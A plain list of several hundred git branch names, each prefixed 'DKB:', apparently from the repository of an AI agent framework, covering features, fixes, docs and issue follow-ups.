DKB:docs/obs-1-query-pagination-followup
DKB:codex/compose-studio-factory-chat-stories
DKB:codex/compose-chat-model-controls
DKB:review/23609
DKB:pr-24310
DKB:factory/review-followups-pr-24303
DKB:factory/issue-24233
DKB:codex/agent-version-labels-pr-stack
DKB:codex/share-chat-events-and-stories
DKB:cross-factory-routing
DKB:docs-typedoc
DKB:worktree/crypto-codemod
DKB:factory/issue-24157
DKB:factory/issue-23053
DKB:feat/om-recall-code-mode
DKB:feat/om-observation-archive-recall
DKB:feat/om-rolling-reflection
DKB:fix/memory-history-atomic-boundary
DKB:fix/memory-history-recall-count-limits
DKB:factory/issue-20757
DKB:feat/firecrawl-web-search-provider
DKB:dx/fix-noisy-logs
DKB:mikhael28/tags
DKB:fix/studio-provider-connected-gateway-auth
DKB:pr-24100
DKB:factory/issue-24127
DKB:fix/gateway-om-local-skip
DKB:codex/agent-overview-section-icons-screenshots
DKB:feat/connect-jira
DKB:codex/group-review-pr-stacks
DKB:factory/review-followups-pr-24076
DKB:factory/issue-23708
DKB:fix/mcp-tools-call-meta-21277
DKB:factory/review-followups-pr-24062
DKB:factory/review-followups-pr-24056
DKB:yujohn/obs-348-expose-trace-query-filter-fields-and-values-for-autocomplete
DKB:factory/issue-23772
DKB:feat/memory-token-limited-history
DKB:feat/mc-observable-session-lifecycle
DKB:mastra-4602-frontend-guidance
DKB:feat/factory-om-visibility
DKB:claude/busy-goldberg-tvz4vp
DKB:agent-sdks-opencode-v2
DKB:fix/issue-22843
DKB:factory/issue-22907
DKB:factory/issue-22851
DKB:factory/issue-12535
DKB:feat/notification-delivered-write-guard
DKB:factory/rereview-followups-pr-23944
DKB:feat/knowledge-v2-w4-curation-ui
DKB:feat/knowledge-v2-w4-curator-runtime
DKB:fix/issue-14115
DKB:graysonhicks/fix-issue-22802
DKB:fix/core-thread-task-hydration
DKB:feat/managed-postgres-cli
DKB:factory/issue-23794
DKB:codex/review-stack-screenshots
DKB:t3code/analyze-issue-reproduce-root-cause
DKB:factory/review-followups-pr-23867
DKB:factory/issue-23735
DKB:revert-23819-rebuild-page-header
DKB:fix/22636
DKB:fix/inngest-serve-durable-agent-workflows
DKB:factory/review-followups-pr-20913
DKB:factory/issue-22096
DKB:factory/issue-23330
DKB:fix/factory-pending-message-recovery
DKB:fix/factory-critical-path-human-review
DKB:dynamic-workflows-studio
DKB:test/remind-owner-isolation
DKB:t3code/fix-mcp-server-trace-provenance
DKB:fix/session-runtime-snapshot-ownership
DKB:feat/mcp-v2-release
DKB:factory/issue-23512
DKB:roamin/abounding-strawflower
DKB:factory/issue-23469
DKB:remove-group-by
DKB:feat/connect-linear-provider
DKB:factory/issue-23679
DKB:feat/mcp-v2-modern-capabilities
DKB:t3code/5e14c765
DKB:t3code/f149936f
DKB:t3code/26249969
DKB:factory/issue-23582
DKB:factory/issue-21908
DKB:fix/factory-running-state-live-overlay
DKB:factory/issue-23231
DKB:factory/issue-23116
DKB:feat/scorer-not-scorable-outcome
DKB:fix/remind-parent-context
DKB:factory/review-followups-pr-23556
DKB:claude/pr-review-23459-gfzyhf
DKB:fix/github-installations-acting-user
DKB:t3code/add-opencode-console-provider
DKB:codex/remove-redundant-type-assertions
DKB:codex/factory-reconnect-messages
DKB:worktree/persist-errors
DKB:feat/plugin-settings-commands
DKB:retry-failed-experiments
DKB:caleb/supervisor-update-session
DKB:factory/issue-23359
DKB:feat/factory-slack-user-lookup
DKB:factory/review-followups-pr-23356
DKB:caleb/supervisor-create-work-item
DKB:devin/1788897468-legacy-deploy-migration-guide
DKB:docs/connect-package
DKB:caleb/cor-1207-create-and-drive
DKB:caleb/cor-1197-answer-loop
DKB:jal/pltfrm-1609-cli-diagnose-alias
DKB:factory/issue-23068
DKB:factory/linear-cor-1180
DKB:dynamic-workflow-steps
DKB:fix/experiments-list-infinite-scroll
DKB:fix/pg-vector-lazy-namespace-migration
DKB:fix/supervisor-findings-no-churn
DKB:fix/active-card-session-actions
DKB:feat/session-park-live
DKB:feat/attention-owner-axis
DKB:refactor/studio-thread-chat-shell
DKB:perf/studio-chat-settled-rows
DKB:factory/issue-22532
DKB:factory/issue-23180
DKB:feat/factory-api-cli
DKB:factory/issue-23111
DKB:caleb/cor-1196-terminal-failure-emits
DKB:caleb/cor-1194-supervisor-first-attention
DKB:caleb/cor-1195-supervisor-emit-path
DKB:revert/23039-mastracode-subconscious-guidance
DKB:obs-10
DKB:behaviour-to-issue
DKB:slack/1788554747-490389
DKB:jal/pltfrm-1605-fix-emoji-rendering-in-factory-comments
DKB:fix/reminder-sidekick-correctness
DKB:define-board-work
DKB:factory/issue-22323
DKB:devin/1788447727-provider-unavailable-error
DKB:fix/cli-top-level-polling-errors
DKB:worktree/cjs-fix
DKB:fix/durable-agent-tool-search-catalog-preservation-22933
DKB:feat/sankey-absent-node-styling
DKB:feat/mcp-v2-modern-defaults
DKB:feat/mcp-trace-context
DKB:feat/mcp-client-id-metadata
DKB:fix/mcp-json-schema-2020
DKB:fix/mcp-modern-subscriptions
DKB:fix/factory-eager-start-typecheck
DKB:test/factory-review-rerequest-live
DKB:test/factory-review-request-live
DKB:worktree/notes-internal
DKB:factory/issue-22874
DKB:obs-13
DKB:mastra-4581
DKB:runEvals-handle-errors
DKB:jal/unify-playground-ui-colors
DKB:factory/linear-cor-1069
DKB:factory/review-followups-pr-22913
DKB:factory/issue-22870
DKB:fix/remind-continuation-signal-rows
DKB:arctic-char/gitlab-before-unstack-20260902
DKB:arctic-char/platform-jira-before-unstack-20260902
DKB:arctic-char/jira-intake-ui-endpoint-stacked-20260902
DKB:fix/observability-core-peer-floor
DKB:pr-assets
DKB:arctic-char/jira-intake-endpoint-stacked-20260902
DKB:factory/issue-22843
DKB:feat/factory-workspace-root-main
DKB:tmp/combine-subconscious-branches
DKB:feat/factory-repo-dir-rename
DKB:fix/stale-tool-suspension-resume
DKB:arctic-char/gitlab-integrations-before-restack-20260902
DKB:feat/factory-workspace-root
DKB:arctic-char/jira-intake-ui-before-restore-20260902
DKB:arctic-char/jira-intake-before-restore-20260902
DKB:fix/softwarefactory-e2b-dependency
DKB:worktree/factory-bugs
DKB:devin/1788268148-skill-not-found-error
DKB:factory/issue-22509
DKB:factory/issue-22735
DKB:fix/session-attention-dismiss
DKB:fix/session-status-ssot
DKB:feat/session-activity-markers
DKB:pulse/clickhouse-prototype
DKB:obs-proj-and-org-id
DKB:factory/review-followups-pr-22709
DKB:feat/factory-hands-off-start
DKB:fix/factory-pin-null-kickoff-invariant
DKB:fix/factory-review-policy
DKB:feat/knowledge-canonical-model
DKB:fix/factory-template-e2b-dep
DKB:feat/factory-live-curation-cor-1085
DKB:feat/subconscious-curation-triggers-rebuild
DKB:factory/issue-20603
DKB:codex/consolidate-badge-components
DKB:feat/remind-signal-tool
DKB:feat/remind-ask-ux
DKB:feat/remind-ask-lane-retarget
DKB:feat/remind-continuity-retarget
DKB:feat/21203-thread-title-stream-event
DKB:fix/security-dependency-floors-ninth
DKB:feat/gh-token-freshness
DKB:revert-22459-worktree/typescript-upgrade
DKB:fix/om-buffer-claim-ownership-22172
DKB:feat/apply-default-model-clean
DKB:factory/issue-22321
DKB:slender-fur
DKB:leo/mastracode-cursor
DKB:fix/parked-generic-suspension-followups
DKB:feat/factory-work-item-feed
DKB:feat/remind-ask-lane
DKB:factory/review-followups-pr-22422-main
DKB:factory/review-followups-pr-22399
DKB:feat/worker-autoprovision
DKB:copilot/fix-prerelease-job-failure
DKB:feat/factory-apply-default-model-to-sessions
DKB:factory/issue-22328
DKB:devin/1787671637-docs-datasets-into-evals
DKB:factory/issue-22195
DKB:factory/issue-22188
DKB:feat/metro-safe-thread-signals
DKB:fix/create-tool-output-schema-input
DKB:worktree/lucky-meadow-9d6c
DKB:mastra-4450
DKB:fix/om-degenerate-line-repetition-detection
DKB:fix/core-ci-stale-test-expectations
DKB:fix/pr-21732-ci
DKB:pr-21732
DKB:factory/issue-21965
DKB:factory/issue-21748
DKB:factory/issue-21277
DKB:pr-22076
DKB:feat/serializable-sandbox-templates-lifecycle
DKB:explore/durable-scoring-runs
DKB:slack/1787348969-810859
DKB:fix/mastracode-mcp-result-truncation
DKB:feat/serializable-sandbox-templates
DKB:jal/studio-conversation-review
DKB:devin/1787329940-mastracode-plugin-duration
DKB:docs/refine-sandbox-guidance
DKB:fix/slack-terminal-typing-status
DKB:refactor/factory-sandbox-intent
DKB:fix/curation-commit-lifecycle-cor-1132
DKB:feat/inter-mc-comms
DKB:roamin/sponge-trombone
DKB:feat/mc-pi-ecosystem-hardening
DKB:fix/factory-workspace-panel
DKB:fix/skills-discovery-nonblocking
DKB:docs/sandbox-improvements
DKB:feat/dataset-item-point-lookup
DKB:feat/mc-pi-package-intake
DKB:jal/settings-section-alt
DKB:fix/platform-sandbox-readiness
DKB:worktree/quiet-river-6345
DKB:worktree/silver-valley-403f
DKB:factory/issue-16232
DKB:factory/issue-15734
DKB:factory/issue-13644
DKB:factory/issue-6751
DKB:fix/trailing-assistant-guard-anthropic-21913
DKB:exploration-overview-traces-logs
DKB:factory/issue-21410
DKB:work/next-task-20260819-2
DKB:feat/knowledge-graph-entity-descriptions
DKB:feat/mc-pi-runtime-adapters
DKB:feat/mc-pi-plugins
DKB:feat/factory-skills-db-overrides
DKB:mount-studio-portals
DKB:experiment/mc-tui-memory-plus-stream-snapshots
DKB:split/factory-fast-session-starts
DKB:jal/playground-ui-destructive-button
DKB:amendment/knowledge-graph-node-item
DKB:fix/platform-workspace-exec-transport-logs
DKB:fix/broken-lockfile-cloudflare-sandbox
DKB:perf/factory-sandbox-lifecycle
DKB:fix/openai-tool-search-replay
DKB:feat/remind-continuity
DKB:integration/knowledge-graph-node-item
DKB:factory/issue-16292
DKB:factory/issue-21657
DKB:auth-in-experiments
DKB:factory/review-followups-pr-21695
DKB:perf/sdk-single-exec-reads
DKB:feat/subconscious-curation-triggers
DKB:feat/minimal-approval-persistence
DKB:feat/token-composition-instrumentation
DKB:factory/issue-20751
DKB:yj-per-item-timeouts-core
DKB:factory/linear-cor-1074
DKB:feat/factory-triage-effort-impact-labels
DKB:worktree/silver-field-6bd7
DKB:factory/review-followups-pr-21378
DKB:feat/passive-thread-activity
DKB:factory/review-followups-pr-21369
DKB:fix/integration-reauth-handling
DKB:fix/structured-output-processor-options
DKB:feat/om-instruction-mode-and-continuation-hints
DKB:mikhael28/monorepo-tarballs
DKB:graysonhicks/fix-durable-operation-ids
DKB:factory/review-followups-pr-21265
DKB:feat/agent-controller-sessions-born-configured
DKB:factory/review-followups-pr-21189
DKB:vercel-workflow-sdk
DKB:esp/pulse
DKB:factory/followup-pr-20661
DKB:fix/worktree-pnpm-build
DKB:sandbox/issue-21054-tool-error-recovery
DKB:factory/review-followups-pr-21081
DKB:review/telegram
DKB:fix/externals-default-visibility
DKB:feat/skill-loader-warmup-coalesce
DKB:feat/coalesce-skill-loader-warmup
DKB:fix/pagination-validation-400
DKB:composio-20951
DKB:fix/20202-duplicate-core-lint
DKB:factory-auth-gate
DKB:fix/mcp-tool-result-uses-content-text
DKB:docs/factory-agents-md
DKB:unequaled-hoodie
DKB:feat/platform-sandbox-refresh-timer
DKB:feat/factory-checkpoint-turn-end
DKB:fix/20880-enqueue-approval-denials
DKB:devin/1784929759-pg-client-error-handlers
DKB:devin/1786102620-workflow-stream-keepalive-reconnect
DKB:codex/label-command-failure-output
DKB:fix/checkpoint-changeset-wording
DKB:docs/collapsable-sidebar
DKB:feat/factory-board-relevance-filters
DKB:railway-sanbox-faotory-improvements
DKB:fix/factory-ui-thread-messages-cache-writeback
DKB:fix/agent-controller-tool-error-state
DKB:feat/instant-user-session-create
DKB:roamin/controlup
DKB:sandbox/issue-19169-stale-schedule-fence
DKB:docs/stagehadn-pnpm-approvals
DKB:issue-checkout-already-exists
DKB:fix/factory-platform-access-token-followup
DKB:fix/factory-platform-access-token
DKB:fix/platform-workspace-remove-access-token-fallback
DKB:chore/update-ee-license
DKB:fix/dead-github-installation-recovery
DKB:fix/clickhouse-delta-ttl-datetime64
DKB:fix/factory-review-session-pr-subscription
DKB:feat/factory-thread-rail
DKB:factory/issue-19809
DKB:further-optimizations
DKB:jira-intake-ui
DKB:fix/vitest-source-resolution
DKB:graysonhicks/fix-agent-mcp-context
DKB:graysonhicks/verify-bug-make-moves
DKB:feat/messaging-capability
DKB:docs/sidebar-experiment1
DKB:devin/1785510139-platform-sandbox-cwd-docs
DKB:fix/remote-sandbox-fleet-parity
DKB:fix/local-sandbox-fleet-parity
DKB:factory/linear-devx-5
DKB:roamin/eminent-parenthesis
DKB:feat/platform-workspace-regional-routing
DKB:docs/mastracode-plugins-page
DKB:feat/async-invoke-skill-and-model-fix
DKB:test/thread-subscription-redis-ack-20154
DKB:renovate/composio
DKB:fix/mastracode-concurrent-thread-startup
DKB:factory/review-followups-pr-20477
DKB:feat/transient-signals
DKB:mikhael28/monorepo-flexibility
DKB:factory/review-followups-pr-20426
DKB:durable-workspace
DKB:worktree/triage
DKB:factory/review-followups-pr-20412
DKB:factory/review-followups-pr-20401
DKB:factory/review-followups-pr-20405
DKB:fix/oxfmt-mastracode-sdk
DKB:fix/factory-platform-issue-triage
DKB:fix/channels-onaction-resolve-hooks-20076
DKB:devin/1785173731-notification-dispatcher-snapshots
DKB:fix/factory-github-installation-recovery-clean
DKB:perf/factory-hot-paths
DKB:feat/slack-thread-work-items
DKB:chore/saved-factory-work
DKB:fix/factory-session-member-orgs
DKB:fix/format-thread-page-ensure-error-test
DKB:devin/1785174256-thread-title-clobber
DKB:feat/factory-supervisor
DKB:feat/factory-supervisor-approvals
DKB:devin/1784885759-submit-plan-markdown
DKB:revert-19807-worktree/oxfmt
DKB:worktree/debug-mc
DKB:yujohn/mastra-4460-storage
DKB:yujohn/mastra-4460-core-statuses
DKB:fix/factory-pr-chip-resource-id
DKB:fix/factory-pr-auto-link-transcript
DKB:fix/factory-lock-step-breadcrumbs
DKB:feat/factory-external-sync-defaults
DKB:fix/mastracode-project-lock-lease
DKB:fix/request-context-schema-transforms
DKB:feat/factory-external-sync-decisions
DKB:fix/factory-github-event-latency
DKB:factory-latency
DKB:fix/platform-sandbox-exec-autocreate
DKB:worktree/quiet-meadow-42ed
DKB:debugging-branch-installs
DKB:fix/factory-spa-resolve-entry-dir
DKB:chore/web-chat-livelock-changeset
DKB:fix/web-chat-stream-livelock
DKB:feat/mastracode-web-github-app-fallback
DKB:feat/factory-task-context-panel
DKB:feat/mastracode-web-sidebar-brand-badge
DKB:factory-fixes
DKB:worktree/factory-deployer
DKB:fix/openai-missing-response-item-recovery
DKB:fix/web-agent-list-no-model
DKB:testing-shit-two
DKB:devin/1782900525-fix-oversized-image-resize
DKB:feat/factory-session-workspace
DKB:fix/mastracode-storage-startup-error
DKB:feat/improve-create-factory-cli
DKB:feat/turso-storage-adapter
DKB:devin/1784631450-submit-plan-content
DKB:worktree/clear-meadow-fdaa
DKB:cloudflare-d1-implicit-any
DKB:factory-new
DKB:devin/1784564183-sankey-label-overlap
DKB:docs/mastracode-readme-note
DKB:fix/persisted-triage-board-flow
DKB:renovate/major-babel-monorepo
DKB:mastra-factory-platform-auth
DKB:graysonhicks/understand-pr-19429
DKB:fix/subagent-channel-approval-restart-16861
DKB:factory-feedback/as-if-merged
DKB:feat/factory-review-board-lifecycle
DKB:rebuild/factory-feedback-review-workflow-v2
DKB:devin/1782928224-builder-ee-telemetry
DKB:triage-flow-polish
DKB:feat/workspace-observability
DKB:devin/1784207692-fix-suspended-tool-resume
DKB:snapshot/headless-goal-runner-final
DKB:fix/web-sandbox-workspace-identity
DKB:snapshot/headless-goal-runner
DKB:devin/1784124755-rename-agent-approval-hitl
DKB:feat/adversarial-review-command
DKB:mikhael28/fix-workflow-step-timing-and-parallel-status
DKB:assets/pr-19496-livekit-call-disabled
DKB:chore/readme-mastracode-was-here
DKB:feat/behavgoal-plugin-signals
DKB:docs/audit-create-mastra-cli-options
DKB:paul/deved-359-docs-schedules
DKB:renovate/codemirror
DKB:feat/new-guardrails-policies
DKB:truthful-stop
DKB:devin/1783939415-fix-fs-storage-warning
DKB:feat/mastracode-desktop-host
DKB:refactor/mastracode-extract-code-app
DKB:feat/mastracode-desktop-alpha-split
DKB:fix/session-error-logging
DKB:worktree/code-web-gh
DKB:docs/managed-db-vector-ops
DKB:feat/behaviorspoc
DKB:feat/auto-mc-plugin-mcp
DKB:pr-19249
DKB:devin/1783686541-plan-open-questions
DKB:caleb/plugin-callback-config
DKB:fix/goal-mode-ci
DKB:caleb/slack-mc-plugin
DKB:fix/plain-openai-retry-errors
DKB:caleb/slack-signals
DKB:pr-16699
DKB:mikhael28/voice-agent-example
DKB:devin/1783531940-ask-user-tool-id-resolution
DKB:mikhael28/livekit-feedback
DKB:pr-19044
DKB:preflight-ignore-build
DKB:caleb/slack-mcp-integration
DKB:caleb/per-agent-channel-threads
DKB:fix/notification-low-priority-persist
DKB:devin/1783345331-fix-fetchwithretry-lint
DKB:feat/studio-desktop-tabs
DKB:feat/agent-editor-clean-ui
DKB:pr-18903-repro-shots
DKB:fix/main-ci-core-tests
DKB:fix/message-payload-dedupe
DKB:worktree/web-create-sesss
DKB:fix/mc-gh-plugin-npm-install
DKB:upgrade-editor-composio
DKB:devin/1783011460-anthropic-srvtoolu-id-compat
DKB:assets/pr-18792-mastracode-update-screens
DKB:worktree/test-speedup
DKB:fix/issue-18738
DKB:devin/1782901679-web-modelpacks-edit
DKB:docs/new-design
DKB:fix/gh-triage-maintainer-fix-prompts
DKB:docs/mastra-platform-github-integration
DKB:fix/list-reads-throw-on-error-17783
DKB:perfect-acorn
DKB:MASTRA-4430
DKB:yj/agent-builder-docs
DKB:renovate/opencode-ai-plugin-1.x
DKB:renovate/modal-0.x
DKB:backup/mc-basic-plugin-system-20260629-160847
DKB:caleb/channel-text-display
DKB:devin/1782760836-mesa-review-fixes
DKB:backup/mc-status-time-20260629-160847
DKB:backup/mc-sandbox-access-thread-20260629-160847
DKB:backup/mc-sandbox-access-thread-20260629-100804
DKB:backup/mc-basic-plugin-system-20260629-100804
DKB:devin/1782398765-traces-total-time-column
DKB:feat/mc-voice-mode
DKB:feat/server-adapter-elysia
DKB:feat/mcp-serverless-progress-streaming
DKB:pr/17937
DKB:backup/mc-status-time-20260629-100804
DKB:caleb/processor-context-channels
DKB:caleb/processor-context-identity
DKB:running-make-moves-command-on-github-issue
DKB:fix/server-core-import-imports-unpublished-core
DKB:rewrite/om-extractors-clean
DKB:feat/studio-artifact-preview
DKB:feat/mastracode-bedrock
DKB:fix/semantic-final-text-stream
DKB:devin/1782417723-fix-judge-settings-goal-pause
DKB:fix/preserve-tool-call-args-client-recursion
DKB:smoggy-tadpole
DKB:abundance-fork
DKB:devin/1782140433-plan-feedback-image-paste
DKB:chore/editor/scenarios
DKB:fix/ci-pnpm-store-metadata-recovery
DKB:fix/ci-pnpm-store-recovery-corepack
DKB:worktree/calm-forest-d319
DKB:split/mc-e2e-interactive-prompts
DKB:split/mc-e2e-model-setup-slash
DKB:split/mc-e2e-goals
DKB:split/mc-e2e-subagents
DKB:split/mc-e2e-core-runtime
DKB:split/mc-e2e-tool-history-rendering
DKB:feat/harness-server-routes
DKB:plume-braid
DKB:chore/studio-vercel-preview-example
DKB:split/mc-e2e-docs-cleanup
DKB:yj/dataset-intent-doc
DKB:caleb/heartbeats-rebased
DKB:devin/1782145462-deprecate-om-resource-scope
DKB:fix/trace-panel-readable-data
DKB:workflows-rework-gh
DKB:setting-up-local-studio-environment-with-dependenc
DKB:feat/harness-mastra-server
DKB:feat/slack-signals
DKB:fix/mc-e2e-failures
DKB:caleb/slack-emulator-tests
DKB:fix/remove-template-runtime-browser-deps
DKB:worktree/rapid-river-a386
DKB:feat/datalist-table-mode
DKB:fix/agent-browser-install-linux-deps
DKB:fix/mcp-reload-e2e-flakiness
DKB:fix/signal-system-prompt-guidance
DKB:fix/mc-long-thread-lag
DKB:yj/agent-list-bug-report-gpt
DKB:docs/github-signals-demo-2
DKB:graysonhicks/google-workspace-auth-provider
DKB:devin/1781780687-session-reference-doc
DKB:demo/github-signals-1781749476
DKB:worktree/session-harness
DKB:devin/1781723022-signal-processors
DKB:docs/dual-auth-system
DKB:feat/process-tool-result-hook
DKB:fix/workos-oauth-pkce-regression
DKB:fix/version-packages-prettier
DKB:fix/all-tombstone-collisions
DKB:emergency/schema-compat-clean-republish
DKB:fix/workos-dual-auth-sso
DKB:backup/tests-mc-before-rebase-20260616-153913
DKB:tests/mc
DKB:feat/dataset-item-tool-mocks
DKB:pr-17496
DKB:devin/1781551322-vercel-connect-example
DKB:devin/1781544898-fix-github-subscribe-notification-error
DKB:phase-glove
DKB:feat/fga-resource-type-discovery
DKB:feat/fga-authorship
DKB:feat/fga-share-ui
DKB:fix/schema-compat-types-json-schema-dependency
DKB:devin/1781456878-tanstack-ai-adapter-support
DKB:feat/code-source-04-studio-provider-ui
DKB:feat/playground-tool-replay
DKB:feat/client-js-tool-replay
DKB:feat/server-tool-replay
DKB:feat/datasets-experiment-tool-replay
DKB:worktree/clear-valley-e6fa
DKB:fix/pg-test-max-connections
DKB:durable-agent-evented-workflows
DKB:harness-server-routes
DKB:feat/users-list
DKB:fix/17284-workflow-snapshot-size
DKB:harness-storage-adapters
DKB:devin/1780686236-create-agentbuilder
DKB:feat/mc-on-harness-v1
DKB:yj/tool-replay-mock-setup
DKB:model-swapper-processor
DKB:feat/code-source-05-propose-inspect-ux
DKB:wardpeet/auth-rework-takeover
DKB:fix/harness-v1-agent-id-resolution
DKB:wardpeet/harness-v1-p3
DKB:docs/build-with-ai-cli
DKB:fix/flaky-output-stream-processor-tracing
DKB:claude/research-postgres-observability-w0P4C
DKB:worktree/rapid-meadow-df6e
DKB:feat/mastrabowl-recap-skill
DKB:caleb/agent-channels-output-processor
DKB:roamin/saber-shift
DKB:yj/fix-agent-list-bug
DKB:caleb/signals-pubsub-reserve
DKB:caleb/agent-channels-await-owner-stream
DKB:fix/agent-builder-hanging
DKB:caleb/agent-channels-await-completion
DKB:devin/1780589081-fix-studio-custom-server-url
DKB:devin/1780576314-fix-paste-newlines
DKB:fix/build-issues
DKB:devin/1780526537-notification-signal-provider-guide
DKB:feat/gateway-memory-handling
DKB:devin/1780517871-fix-task-state-divergence
DKB:wardpeet/harness-workspace
DKB:docs/durable-agent-concepts
DKB:devin/1780451783-fix-memory-status-false-positive
DKB:mikhael28/declined-tool-approvals
DKB:fix/workflow-graph-crash
DKB:devin/1780433784-prefill-processor-default
DKB:yj/core-additive-tier-1
DKB:smart-pin
DKB:feat/mysql-store
DKB:heartbeats-rework
DKB:revert-17403-fix/tool-error-storage-15569
DKB:fix/pg-batch-insert
DKB:devin/1780267789-experiment-followups
DKB:devin/1780253826-durable-memory-resolution
DKB:fix/agent-execution-options-16732
DKB:fix/issue-16626-user-externals
DKB:fix/om-retention-floor-fallback
DKB:consolidate-file-env-service-changeset
DKB:fix/e2b-betacreate-removed
DKB:fix/pr-17208-chat-regressions
DKB:fix/observability-openrouter-dotted-pricing
DKB:feat/07-signals-delivery-policy
DKB:feat/08-signals-ui-final-docs
DKB:fix/playground-agent-signals-default
DKB:docs/04-signals-message-api-audit
DKB:perf/channels-in-process-caches
DKB:devin/1779921108-remove-gemini-compat-from-core
DKB:ci/strip-types-mode
DKB:yj/v1-tool-provider-backend
DKB:graysonhicks/register-internal-stream-workflows
DKB:devin/1779994065-agent-builder-model-docs
DKB:perf/channels-thread-id-cache
DKB:yj/playground-tool-provider-integrations
DKB:copilot/fix-merge-test-reports
DKB:devin/1779951722-duckdb-idle-close
DKB:devin/1778543030-mastracode-subconscious-opt-in
DKB:feat/01-signals-api-cleanup
DKB:devin/1778543030-om-custom-extractors-api
DKB:devin/1778543030-om-extractors-structured
DKB:devin/1778543030-subconscious-stack
DKB:yj/agent-delete-warning
DKB:devin/1779912241-fix-agent-loop-hang
DKB:yj/hide-private-agent-from-tools
DKB:devin/1779827689-fix-create-org-picker
DKB:fix/pr-16943-runtime-refresh
DKB:feat/mastracode-harness-v1-runtime
DKB:feat/harness-v1-complete-core
DKB:claude/signals-pr-audit-dvAnY
DKB:yj/i-need-to-generate-a-short-title-max-80-characters
DKB:yj/editor-restore-builder-skills
DKB:fierce-duchess
DKB:fix/pr-triage-pnpm-sparse-package-json
DKB:mohamed/mastra-4342-runtime-service-propagation
DKB:fix/tool-handling-e2e-v1-subagent-fields
DKB:mohamed/mastra-4340-multiselect-questions
DKB:mohamed/mastra-4340-browser-ownership
DKB:graysonhicks/bypass-rbac-fga-ee-license
DKB:logs-data-list-move
DKB:fix/om-turn-memory-retention
DKB:background-task-signal-execution
DKB:devin/1778085692-mastracode-nested-git-sandbox
DKB:devin/1778697380-debug-chat-export
DKB:fix/evented-parallel-suspend
DKB:devin/1779312447-data-part-signals
DKB:pr/16869
DKB:feat/mastracode-custom-config-dir
DKB:analyze/dropped-event-auth-cooldown
DKB:feat/mc-profile
DKB:feat/channels-custom-approval
DKB:devin/1779380238-fix-telemetry-disable-env
DKB:devin/1778782712-om-step0-deadzone
DKB:ci/fix-flaky-signal-test
DKB:feat/github-signals
DKB:devin/1779461364-fix-dataset-target-type
DKB:devin/1779461372-fix-evaluate-trace-first-click
DKB:yj/cor-927-server-workspace-auth
DKB:starsling/e2e-fanout-sharding
DKB:yj/mm/v1-tool-provider-frontend
DKB:feature/pf-565-harness-v1-mastracode
DKB:feat/adaptive-model-router
DKB:yj/mm/v1-tool-provider-extensions
DKB:feat/channels-streaming-status
DKB:devin/1779389953-no-outdated-models-agents-md
DKB:devin/1779386511-fix-smoke-failures
DKB:feat/harness-v1-goal-judge
DKB:feat/harness-v1-display-state
DKB:feat/harness-v1-built-in-tools
DKB:feat/harness-v1-session-suspensions
DKB:feat/harness-v1-session-permissions
DKB:feat/harness-v1-session-queue
DKB:feat/harness-v1-session-signals
DKB:feat/harness-v1-session-message
DKB:feat/harness-v1-attachments
DKB:span-score-list-update
DKB:feat/harness-v1-admission-storage
DKB:feat/harness-v1-event-id-helpers
DKB:feat/harness-v1-agent-run-output
DKB:feat/harness-v1-session-operations
DKB:feat/harness-v1-session-state
DKB:feat/harness-v1-registry
DKB:feat/harness-storage-domain
DKB:feat/harness-v1-type-layer
DKB:chore/harness-v1-subpath-scaffold
DKB:chore/harness-legacy-rename
DKB:feat/channels-plan-mode
DKB:devin/1779316825-fix-temporal-marker-spacing
DKB:devin/1779039535-activate-on-system-change
DKB:roamin/easy-smoke
DKB:paul/deved-305-docs-alpha-experimental-tags
DKB:roamin/fluffy-bakery
DKB:fix/evals-trajectory-v2-tool-parts
DKB:devin/1779299488-quiet-task-grid-alignment
DKB:devin/1779294144-fix-task-update-and-judge-retry
DKB:devin/1778527053-adaptive-model-router
DKB:roamin/cooperative-guilty
DKB:fix/mc-quiet-mode-followups
DKB:fix/duckdb-wal-checkpoint-after-init
DKB:devin/1779216772-restore-scores-metrics-dashboard
DKB:fix/date-fns-e2e-default-import
DKB:fix/needsapprovalfn-additive-tool-call-step
DKB:prevent-empty-save-as-item-form
DKB:feat/core-agent-runs-storage
DKB:auth-vnext
DKB:yj/mm/v1-integrations-plan
DKB:metrics-price
DKB:devin/1779118509-workflow-text-wrap
DKB:fix/a2a-subagent-memory-metadata
DKB:claude/add-observability-discovery-endpoint-QQpLj
DKB:worktree-chat-thread-autotitle
DKB:feat/supabase-studio-auth
DKB:devin/1778860887-fix-shift-enter
DKB:column-customization-backend
DKB:fix/tool-input-unicode-space-normalization
DKB:signals-narrow-contents-input
DKB:yj/core-ee-foundation
DKB:yj/deletion-warning-alert
DKB:subdued-aragosaurus
DKB:signals-normalize-contents
DKB:no-group-traces-by-thread
DKB:fix/docs-only-test-suite-report
DKB:devin/1778758016-docs-nav-alpha-cleanup
DKB:fix/issue-16543-llm-recorder-hash
DKB:fix/issue-16543
DKB:devin/1778684172-mastracode-changelog-trimming
DKB:codex/harness-state-timestamps
DKB:devin/1777379156-fix-subagent-thread-resume
DKB:feat/tui-screenshot-image-rendering
DKB:stack/03-mastracode-agent-signals
DKB:observability-branches
DKB:column-customization
DKB:feat/agent-rollouts
DKB:studio-agent-page-01-layout-foundation
DKB:devin/1778038069-om-other-threads-cache
DKB:devin/1778097115-chunk-visibility-flag
DKB:feat/harness-awaiting-input-16042
DKB:devin/1777258300-message-content-getters
DKB:feat/tool-payload-projection-16054
DKB:feat/hotfix-workflow
DKB:fix/memory-8610-hunterhagedorn-semantic-filter
DKB:fix/playground-stream-rendering
DKB:feat/agent-channels-tool-display
DKB:studio-agent-page
DKB:fix-buildmessagesfromchunks-use-agent-chunk-type
DKB:fix-buildmessagesfromchunks-message-part-ordering
DKB:fix/show-rate-limit-info
DKB:copilot/split-policy-and-enforcement
DKB:graysonhicks/15062-fix-om-max-compression-retry
DKB:graysonhicks/cli-lint-parse-next-config
DKB:feat/mastracode-custom-memory-override
DKB:copilot/create-implementation-plan-for-issue-16273
DKB:devin/1778021750-memory-bare-string-orderby-fix
DKB:roamin/comfortable-rattlesnake
DKB:agent-publish-flow
DKB:feat/a2a-agent-card-signing
DKB:graysonhicks/fix-prompt-version-edit
DKB:graysonhicks/fix-llm-span
DKB:fix/issue-14659-stream-structured-output-text
DKB:fix/client-js-stepresult-undefined
DKB:fix/braintrust-model-name-cost-estimation
DKB:fix/pass-resourceId-when-executing-workflow-as-tool
DKB:stack/06-signal-usernames
DKB:stack/05-mastracode-agent-signals
DKB:stack/04-agent-send-signal
DKB:devin/1777678817-mobile-responsive-agents
DKB:stack/04-agent-signals
DKB:stack/03-mastracode-durable-streams
DKB:agent-builder-slack-stuff
DKB:stack/02-follow-durable-thread-streams
DKB:yj/magnificent-marquess-agents-draft
